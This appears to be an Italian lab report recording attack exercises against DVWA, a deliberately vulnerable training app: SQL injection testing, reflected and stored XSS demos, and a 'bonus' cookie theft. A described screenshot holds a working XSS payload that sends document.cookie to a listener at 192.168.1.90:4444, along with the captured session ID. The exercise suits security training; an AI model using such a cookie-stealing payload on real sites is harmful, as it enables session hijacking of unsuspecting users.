



# Prove di attacchi

## SQL Injection


abbiamo verificato che l'input della DVWA fosse vulnerabile grazie al carattere " ' " (apice).



Se comparirà il seguente messaggio, avremo la conferma che il codice è vulnerabile:



Una volta confermata la vulnerabilità, ecco che abbiamo cercato lo script SQL più adatto al nostro scopo, in questo caso quello di ottenere tutti gli utenti e le loro informazioni bypassando la password e rendendo la condizione obbligatoriamente vera:




## XSS Reflected

Provando con un attacco XSS Reflected invece abbiamo inserito questo codice nella casella di input-text:

```
<head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>Allerta Smiley</title> <script> function mostraAllerta() { alert("😊 Hai attivato l'allerta!"); } </script> </head>
```


```
<body> <h1>Benvenuto nella mia pagina!</h1> <button onclick="mostraAllerta()">Clicca qui per vedere un sorriso</button> </body>.
```

e questo è il risultato:




## XSS STORED

Qui abbiamo inserito un codice, per far apparire un'allerta pop-up:



## Bonus - trovato i cookie di XSS:



The screenshot shows a web browser displaying the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The main content area shows a form with the label "What's your name?" and a "Submit" button. Below the form, the text "Hello" is displayed. The left sidebar contains a menu with various vulnerability categories, including "XSS reflected" which is highlighted. The right sidebar shows "More info" with links to external resources. The bottom of the page displays the user's session information: "Username: admin", "Security Level: low", and "PHPIDS: disabled".

On the right side of the image, a terminal window shows the command prompt output of a netcat listener. The output indicates a connection from 192.168.1.90 on port 41648. The request is a GET request to the URL `/?cookie=security=low;%20PHPSESSID=fb6b1afc5c8388d9969ff92f945e803e HTTP/1.1`. The response shows the host as 192.168.1.90:4444, the user-agent as Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0, and the accept headers as `Accept: image/avif,image/webp,*/*`, `Accept-Language: en-US,en;q=0.5`, and `Accept-Encoding: gzip, deflate`. The connection is kept alive, and the referer is `http://192.168.1.164/`.

Below the terminal window, a code editor shows the following JavaScript code snippet:

```
1 <script>
2   new Image().src="http://192.168.1.90:4444/?cookie="+ document.cookie;
3 </script>
4
```

Diego Petronaci